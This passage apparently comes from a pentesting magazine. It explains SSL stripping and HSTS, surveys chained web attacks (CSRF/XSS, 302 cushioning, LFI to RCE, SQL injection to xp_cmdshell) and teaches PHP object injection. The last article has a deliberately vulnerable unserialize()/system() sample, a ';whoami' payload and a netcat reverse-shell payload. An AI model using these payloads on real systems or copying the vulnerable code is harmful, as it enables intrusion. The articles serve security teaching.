


Figure 3: The figure shows the flow of SSL bypass attack scenario

Attack 3: SSL Strip Attack

As the name suggests, this attack would strip the SSL part from HTTPS and make it HTTP. So even when the site is working over HTTPS and Secure flag is set, this attack would work like charm. In general, SSL Strip is a technique by which a website is downgraded from HTTPS to HTTP. This attack would work the same way as the previous one mentioned above, but with a slight difference. In the last attack, the browser shows a warning message to the user when a forged certificate is being presented. This attack

would remove that warning message by not sending any certificate at all; instead, this will remove the use of SSL itself.

This attack would take advantage of server redirects when a user types a web address into the address bar of the browser (with no protocol with it) for example, www.vulnerablesite.com. This event would generate a HTTP request to the server.




Figure 4: The figure shows the flow when user types in a web address with no specific protocol.

Now, if the server is working over HTTPS, it would just send a redirect response to the browser asking to redirect to the secure version which is over HTTPS. Now, in SSL Strip attack, the attacker who has already performed MiTM, would not send this redirect response to the browser, and start communicating with the server as a client, over HTTPS. And sends the plain text data over HTTP to the victim. This way, the victim's browser will continue communicating with the server over HTTPS but in plain text with the victim.




Figure 5: The figure shows the flow of SSL Strip attack scenario

Remediation:

For the last two attacks mentioned above, it can be concluded that the browser can send a request to the server over HTTP even when the website works over HTTPS. A solution is required that would tell browsers to never send a request over HTTP for the specific domains. One such solution is HTTP Strict Transport Security Header (HSTS). More on it can be found in next section.

HTTP Strict Transport Security (HSTS)

HTTP Strict Transport Security (HSTS) is an opt-in security enhancement that is specified by a web application through the use of a special response header. Once a supported browser receives this header that browser will prevent any communications from being sent over HTTP to the specified domain and will instead send all communications over HTTPS.

HSTS addresses the following threats:

1. User bookmarks or manually types *http://www.vulnerablesite.com* and is subject to a man-in-the-middle attacker

    a. HSTS automatically redirects HTTP requests to HTTPS for the target domain

2. Web application that is intended to be purely HTTPS inadvertently contains HTTP links or serves content over HTTP

    a. HSTS automatically redirects HTTP requests to HTTPS for the target domain without sending any request to the server.

3. A man-in-the-middle attacker attempts to intercept traffic from a victim user using an invalid certificate and hopes the user will accept the bad certificate

    a. HSTS does not allow a user to override the invalid certificate message

Possible Security Issues with HSTS:

1. The initial request is still vulnerable to MiTM and can be used to control the session further.
2. If the max-age directive is set to a short interval, the attack surface would get increased.
3. There is a known attack if the sub domain directive is not appropriately included.
4. The solution for them all is to appropriately set the response header with all the directives.

E.g.

```
Response Header#

Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
```

max-age - should be set for long time not only for minutes or hours

includeSubDomains - This should be set at root domain like example.com and not to www.example.com

preload - This directive helps keep the domain preloaded in browser's list. You can request for it via https://hstspreload.org/

Conclusion:

Due to known attacks, it is possible to sniff or intercept data over HTTP as well as HTTPS. If a secure flag is not set to the session cookie, it may reveal itself during a MiTM attack, and the victim's session may get compromised. There are known attacks, like SSL Strip, whithat ch would help in intercepting or sniffing the data over HTTPS as well. To prevent such attacks, a response header is required to be set appropriately that would instruct the browser to not send any request over HTTP. The very first request to a domain would still remain vulnerable as it may go over HTTP because HSTS header can get set only in the response of first request. An MiTM attack before that can prevent this response header from being set in the browser. The mitigation against this is to have this header included in the browser installation and this can be achieved with the help of *preload* attribute, but it would be a long process.

References:

- https://www.ntu.edu.sg/home/ehchua/programming/webprogramming/HTTP_Basics.html
- https://www.veracode.com/security/man-middle-attack
- http://searchsoftwarequality.techtarget.com/definition/session-hijacking
- https://avicoder.me/2016/02/22/SSLstrip-for-newbies/
- *https://www.owasp.org/index.php/HTTP_Strict_Transport_Security_Cheat_Sheet*

Author: Ankit Rai

Ankit Rai is a Security Enthusiast working as a Security Consultant with an MNC. He provided his consultancy services to various MNCs and international banks in the past. Working in the application security domain is his choice rather than a profession. Find him on Linkedin here: https://www.linkedin.com/in/ankit2rai/

Multi-step, chained attacks making use of multiple vulnerabilities for web exploitation

by Eslam Mohamed Reda

Information Security Engineer at Raya Data Center

Ever found trivial bugs in a web application that later turned out to be one step closer to a serious vulnerability? That's exactly what I'm writing this, to show how hackers chain vulnerabilities and make use of multiple web bugs to double the impact of their findings. We will take a look at simple chained bugs and move to advanced ones to explore some critical multi-step attacks that were exploited and disclosed by some hackers.

You're doing a web pentest and you have found multiple low impact vulnerabilities, you need to take a step back and look at the big picture. The idea is to think like real world hackers to be aware of the used technologies, follow latest 0-day vulnerabilities discovered, understand how different technologies interact with each other and follow security breach news. To take a quick look at how hackers chain vulnerabilities, observe the following chained-attack against Forbes in November 2014:

Figure 1 - Forbes hack

A group of hackers made it possible through multiple vulnerabilities to set up a watering hole style web-based drive-by attack. The attack used Adobe Flash 0-day vulnerability (CVE-2014-9163) plus Internet Explorer 0-day vulnerability (CVE-2015-0071) when needed, in order to bypass Address Space Layout Randomization (ASLR) protections available in IE version 9+ and exploited many users' machines. So what did they do?

1. Compromise website through plugin vulnerability.
2. Redirect URL to grab MALICIOUS.SWF.
3. User's Adobe flash widget exploited.
4. DLL is loaded on victim's machine.
5. Machine under adversary control.

This attack, which was uncovered by researchers from security firms Invincea and iSIGHT, demonstrates the effectiveness of using a chain of vulnerabilities to achieve a certain attack goal that was unachievable using a single targeted vulnerability.

So now that you have an idea about vulnerability chaining, we will focus on web application chained attacks and, to go through the rest of the article, you need to be familiar with web application bugs like CSRF, XSS and RCE.

CSRF Relations

Let's start with the wonderful relation between XSS and CSRF. A relation built on leveraging each other, by XSS you can leverage CSRF or by CSRF you can leverage XSS.




Figure 2 - XSS

Usually, companies put self XSS out of scope as it has low impact but what if you can leverage it to be reflected using CSRF. You can do this in a form with XSS vulnerability and also missing CSRF protection exploiting the CSRF and including the XSS payload in it. Yes, it's that easy, and it's one way of turning self-XSS into reflected amongst many other ways.

Another way to chain CSRF with XSS is when you find login and logout CSRF, you can trick the victim into logging out and logging into an account you control then taking advantage of the self XSS.

On the other side, when you have XSS on your website, then some CSRF countermeasures are almost useless, the attacker here usually makes use of XSS to capture valid CSRF tokens then submit the requests with the valid token bypassing the CSRF protection.

The CSRF is not on exclusive relation with XSS, it can leverage many types of attacks. And it's especially useful when leveraging RCE, which is one of the most critical vulnerabilities to a web application, especially if you run it with admin privileges.

This type of chained attack can happen when you find forms or inputs without Anti-CSRF tokens or any other countermeasures of CSRF. This allows the attacker to submit authenticated requests when an authenticated user browses the attacker's controlled domain allowing the attacker to perform actions with authenticated user privileges and it's most effective when admin users are tricked into this, as they usually have authorization to do more, like uploading files with malicious code or running commands directly on the server side, allowing an attacker to pass his desired commands successfully.

Simple attack chaining

A simple attack chain is represented in the use of HTTP 302 cushioning with Domain Shadowing.

302 Cushioning is used to redirect victims to malicious sites without the use of more traditional techniques, such as hidden iframes or external script source tags. Domain Shadowing is a term describing compromising a domain and creating multiple subdomains that point to the attacker's malicious code.

```
GET /index.php?
m=anM9MSZ4eHF0eXFmPWxueGt4cHlicSZ0aW1lPTE1MDYxMTE0MzcyNjEwNDExODkwJnNyYz0xMzImc3VybD13d3c
uZmVsZWxvc211c3pha2l2ZXpldG8ubmV0JnNwb3J0PTgwJmtleT02NzAxMjE0NiZzdXJpPS8vbW9kdWxlcy9tb2Rf
c3dtZW51cHJvL21lbnVfUGFja2VkLmpz HTTP/1.1
Accept: application/javascript, */*;q=0.8
Referer: http://pentest.magazine.local
Accept-Language: en-US
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0)
Accept-Encoding: gzip, deflate
Host: http://xsghxsxsjh.anotherwebsite.local
Connection: Keep-Alive

HTTP/1.1 302 Found
Server: nginx/1.4.3
Date: Thu, 11 Jun 2015 14:32:57 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Cache-Control: no-store, no-cache, must-revalidate
Expires: Thu, 01 Jan 1970 00:00:01 +0000
Location: http://pentest1.magazine.com/malscript.js
```

Figure 3 - 302 Cushioning

Here the attack can be as follows: the attacker compromises a website then as soon as the user accesses the compromised website, he's redirected (302 cushioning) to the attacker's owned subdomains (domain shadowing) leading to an Exploit Kit hosting site, then the payload is executed to the victim.

Another Chain leading to RCE is LFI to RCE. LFI is a Local File Inclusion. It originates from including "internal" files in a victim's website. In many situations, it is necessary to include content from local files, but if you use it carelessly, it may lead to LFI vulnerability. This method is often used in Linux to get "`/etc/passwd`" and sometimes "`/etc/shadow`".

File Inclusion (RFI/LFI) mostly occurs from some functions where developers do not properly check user supplied data.

We can apply LFI Vulnerabilities to execute commands by injecting malicious code into Apache log, Process Environment and other files. By this method we can chain it to Remote Code Execution.




Figure 4 - LFI to RCE

One Long Chain

Now let's take a look at a longer chain. Disclosed by researcher Andy Gill making use of Authentication bypass, Blind XXE, Information Disclosure, SQL Injection to Command Execution, Andy started the chain with targeting an outdated instance of Oracle E-Business Suite, which has many publicly disclosed issues, two of which were an authentication bypass and blind XXE vulnerabilities.

Starting off with the authentication bypass, he dumped out debug information and enabled an authentication bypass as the guest user. This debug information disclosed a few things (The host OS - The path in which the application was installed - The Backend DB).

So he made use of this to get authentication bypass but he didn't stop there, he kept digging deeper to find an endpoint vulnerable to blind XXE. Then he was able to leverage the blind XXE to extract another endpoint from /etc/hosts.

This endpoint was not accessible via the Internet as it was found to be an internal IP. However, via the XXE, it was possible to read users' .bash_history files, and by leveraging this, a line in this file was found to link the internal IP to an external domain, which when he carried out a DNS lookup against it, provided an internet IP.

Fast forward recon against this domain he found this particular host to have an obscure dashboard running that showed by default a guest user logged in.

He tried to blindly fuzz parameters so he stumbled across the parameter tabl=default, now this could mean anything really, but after a few rounds of playing with this one parameter, it became clear this was loading information from some form of database.

So he worked towards SQL Injection and quickly found the version of the DB, which supports xp_cmdshell, but he tried with no hope to execute basic commands so the feature is disabled but he didn't give up, he found a way to enable the xp_cmdshell via the SQL injection.

This showed that there were two users on the system, Administrator & Guest, now this allowed him to identify two things, 1) there wasn't a separate user for the DB instance meaning that this might be running as admin and 2) command execution was successful!

Conclusion:

To be a successful penetration tester or bug hunter, you have to always take the possibility of chaining vulnerabilities into account. Never ignore low impact bugs, document everything you find and move forward connecting the dots.

Author: Eslam Mohamed Reda

I'm an Information Security Engineer working at a leader cloud provider in Egypt with experience in web application penetration testing and security consultation. GWAPT and CEH certified and listed in multiple global halls of fame

PHP Object Injection

by Venkatesh Sivakumar (Pranav Venkat)

This article explains how command injection can be achieved through PHP object injection. For practical purposes, this article covers how to exploit PHP objection injection in a sample app and Xtreme Vulnerable Web Application (XVWA) hosted in Linux machine. At last it covers how to get access to the system shell via PHP objection injection.

PHP serialize and unserialize functions:

`serialize()` - serialize is a function that allows a user to save the PHP values and reuse them later

More details: http://php.net/manual/en/function.serialize.php

`unserialize()` - unserialize is a function that converts serialized variables into PHP values

More details: http://php.net/manual/en/function.unserialize.php

PHP object injection:

PHP object injection is an application level vulnerability that allows attackers to manipulate the object content which will get unserialized in the backend. This vulnerability can lead an attacker to perform many attacks such as code injection, sql injection, path traversal, etc.

To achieve PHP objection injection, there are two conditions that should be met:

The application must have a class that implements a PHP magic method (such as `__wakeup` or `__destruct`) that can be used to carry out malicious attacks, or to start a "POP chain".

All of the classes used during the attack must be declared when the vulnerable `unserialize()` is being called, otherwise object autoloading must be supported for such classes.

Reference: https://www.owasp.org/index.php/PHP_Object_Injection

PHP magic functions:

PHP classes can have special functions called magic functions.

Some magic functions are listed below:

`__construct` - called when object is created

`__destruct` - called when object is destroyed

`__wakeup` - called when object is deserialized (unserialized)

`__sleep` - called when object is serialized

More details: http://php.net/manual/en/language.oop5.magic.php

PHP object injection with sample app:

```php
<?php
// class called "lonewolf" is created
class lonewolf {
  public $dir = ".";

/* magic function __wakeup is declared which will be invoked automatically
when object is deserialized */

  public function __wakeup() {
    echo "This folder contains:\n";
//ls is concantenated with string $this->dir
//$this->dir reference to public variable $dir
    system("ls " . $this->dir);
  }
}
// new object called "test" is created ( object is instance to class )
$test = new lonewolf();

//object is serialized
$root = serialize($test);

//output of the object
echo "Example of an object:\n$root\n\n";

//unserialize of user input "hack" which will trigger __wakeup()
$userInput = unserialize($_GET['hack']);

?>
```

Figure 1: Sample application code - Please read the comments for explanation of the code

Figure 2: The serialized output of the application

On passing a malicious serialized value to the parameter "hack", the command gets executed. Malicious serialized value - `O:8:"lonewolf":1:{s:3:"dir";s:7:";whoami";`

http://127.0.0.1/php/obj.php?hack=O:8:%22lonewolf%22:1:{s:3:%22dir%22;s:7:%22;whoami%22;}

Figure 3: While application unserializes the malicious serialized data passed to hack, the magic function `__wakeup` automatically got called. As a result, the current directory "." contents get listed and whoami command gets executed.




Figure 4: Reverse shell http://127.0.0.1/php/obj.php?hack=O:8:"lonewolf":1:{s:3:"dir";s:38:";/bin/nc -nv 127.0.0.1 6666 -e /bin/sh";}

Xtreme Vulnerable Web Application:

XVWA is a vulnerable web application with many vulnerable modules present in it. Readers who are interested in practicing web application attacks can install this in their machine and start practicing.

